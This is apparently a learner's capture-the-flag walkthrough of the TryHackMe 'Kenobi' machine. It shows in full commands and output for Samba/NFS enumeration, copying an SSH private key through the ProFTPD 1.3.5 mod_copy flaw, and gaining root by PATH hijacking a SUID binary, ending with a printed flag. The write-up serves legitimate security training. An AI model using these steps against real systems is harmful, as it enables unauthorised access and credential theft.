Kenobi

Kenobi

Walkthrough on exploiting a Linux machine. Enumerate **Samba** for shares, manipulate a **vulnerable version** of **proftpd** and **escalate** your **privileges** with **path variable** manipulation.

Recon

Recon

```
 nmap -T4 -sV -F 10.10.138.164
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-23 22:52 PKT
Nmap scan report for 10.10.138.164
Host is up (0.29s latency).
Not shown: 93 closed tcp ports (reset)
PORT         STATE SERVICE         VERSION
21/tcp     open   ftp              ProFTPD 1.3.5
22/tcp     open   ssh               OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu
Linux; protocol 2.0)
80/tcp     open   http             Apache httpd 2.4.18 ((Ubuntu))
111/tcp   open   rpcbind         2-4 (RPC #100000)
139/tcp   open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open   nfs_acl         2-3 (RPC #100227)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.69 seconds
```

RPC bind Enum

```
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.138.164
```

Enumerating Samba for shares

Enumerating Samba for shares

Samba is the standard Windows interoperability suite of programs for Linux and Unix. It allows end users to access and use files, printers and other commonly shared resources on a companies intranet or internet. Its often referred to as a network file system.

Samba is based on the common client/server protocol of Server Message Block (SMB). SMB is developed only for Windows, without Samba, other computer platforms would be isolated from Windows machines, even if they were part of the same network.

Using nmap we can enumerate a machine for SMB shares.

Nmap has the ability to run to automate a wide variety of networking tasks. There is a script to enumerate shares!

```
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse
10.10.138.164
```

SMB has two ports, 445 and 139.

enum4linux targetip (great script)

smbclient -L 10.10.138.164 (quick listing of shares)

https://www.hackingarticles.in/a-little-guide-to-smb-enumeration/ (great link)

https://book.hacktricks.xyz/pentesting/pentesting-smb (Pen-testing SMB)

The Result of NMAP SMB Scan

```
 nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.138.164
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-23 23:16 PKT
Nmap scan report for 10.10.138.164
Host is up (0.27s latency).

PORT      STATE SERVICE
445/tcp open   microsoft-ds

Host script results:
| smb-enum-shares:
|     account_used: guest
|     \\10.10.138.164\IPC$:
|         Type: STYPE_IPC_HIDDEN
|         Comment: IPC Service (kenobi server (Samba, Ubuntu))
|         Users: 2
|         Max Users: <unlimited>
|         Path: C:\tmp
|         Anonymous access: READ/WRITE
|         Current user access: READ/WRITE
|     \\10.10.138.164\anonymous:
|         Type: STYPE_DISKTREE
|         Comment:
|         Users: 0
|         Max Users: <unlimited>
|         Path: C:\home\kenobi\share
|         Anonymous access: READ/WRITE
|         Current user access: READ/WRITE
|     \\10.10.138.164\print$:
|         Type: STYPE_DISKTREE
|         Comment: Printer Drivers
|         Users: 0
|         Max Users: <unlimited>
|         Path: C:\var\lib\samba\printers
|         Anonymous access: <none>
|_        Current user access: <none>

Nmap done: 1 IP address (1 host up) scanned in 62.41 seconds
```

Another Easy and Quick Way

```
smbclient -L 10.10.138.164
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk
        IPC$            IPC       IPC Service (kenobi server (Samba,
Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            KENOBI
```

RPC bind Enum

```
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.138.164
```

Note That the webserver appears to be a Trap

Gain initial access with ProFtpd

Gain initial access with ProFtpd

ProFtpd is a free and open-source FTP server, compatible with Unix and Windows systems. Its also been vulnerable in the past software versions.

Little Enum

```
searchsploit ProFTPd 1.3.5
```

```
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)                |
linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                      |
linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)          | linux/
remote/49908.py
ProFTPd 1.3.5 - File
Copy
linux/remote/36742.txt
```


The mod_copy module implements SITE CPFR and SITE CPTO commands, which can be used to copy files/directories from one place to another on the server. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination.

THM said use **NC** (netcat) to connect **ProFtpd**

```
nc machines_ip 21
```

log.txt from annonymous share give us Knob user and his SSH key

We're now going to **copy Kenobi**'s private **key** using **SITE CPFR** and **SITE CPTO** commands.



```
ben@cloud ~/Downloads $ nc 10.10.239.150 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.239.150]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

```
nc 10.10.138.164 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.138.164]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

We have checked out the mounted var by this cmd :

```
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.138.164
```

the /**var** was the mount

Lets mount the /var/tmp directory to our machine

```
mkdir /mnt/kenobiNFS
mount machine_ip:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS
```

Connecting with Private SSH Key

we know from **log.txt** that user is Kenob and his SSH key is stored in **/home/kenobi/.ssh/id_rsa**

so way are going to connect with it

As we have mounted /**var**

```
cd /mnt/kenobiNFS/tmp
```

```
cp id_rsa /home/esclimited/Downloads/ThmTraining/OffensivePentesting/Kenobi
```

```
cd /home/esclimited/Downloads/ThmTraining/OffensivePentesting/Kenobi
```

```
ssh -i id_rsa kenobi@10.10.138.164
```

I have missed something so SSH told me that permissions for id_rsa are too open

Now I have to decrease the permissions

```
chmod 600 id_rsa
```

Now I have **connected**, and submitted the **user.txt** flag

Privilege Escalation with Path Variable Manipulation

Privilege Escalation with Path Variable Manipulation

https://dev.to/florianjisopp/privilege-escalation-with-path-variable-manipulation-dl4

`find / -perm -u=s -type f 2>/dev/null` to find binaries with SUID perm


menu script was the non standard binary

which executes other 3 binaries one of them was curl

Path variable was editable so we add /**tmp** in $**PATH**

```
export   PATH=/tmp:$PATH
```

in short:
***creating shell call for curl in tmp file**
***because usr/bin/menu is run as root**
***curl is found in menu file**
***write /tmp path in PATH**
***execute menu file**
***pick option1 and run modified curl aka /bin/sh**
***check for id root**
***access flags**



```
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.jcr
.dynamic
.got.plt
.data
.bss
.comment
kenobi@kenobi:~$ cd /temp
-bash: cd: /temp: No such file or directory
kenobi@kenobi:~$ cd /tmp
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ ls
curl
systemd-private-fbd31ce57cb044a6ac4c21e1e3593539-systemd-time
kenobi@kenobi:/tmp$ cat curl
/bin/sh
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ echo $PATH
/tmp:/home/kenobi/bin:/home/kenobi/.local/bin:/usr/local/sbin
bin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ echo $PATH
/tmp:/tmp:/home/kenobi/bin:/home/kenobi/.local/bin:/usr/local
usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/sna
kenobi@kenobi:/tmp$ menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(co
46(plugdev),110(lxd),113(lpadmin),114(sambashare)
# cat /root/root.txt
177b3cd8562289f37382721c28381f02
# ^C
# ^C
# 
```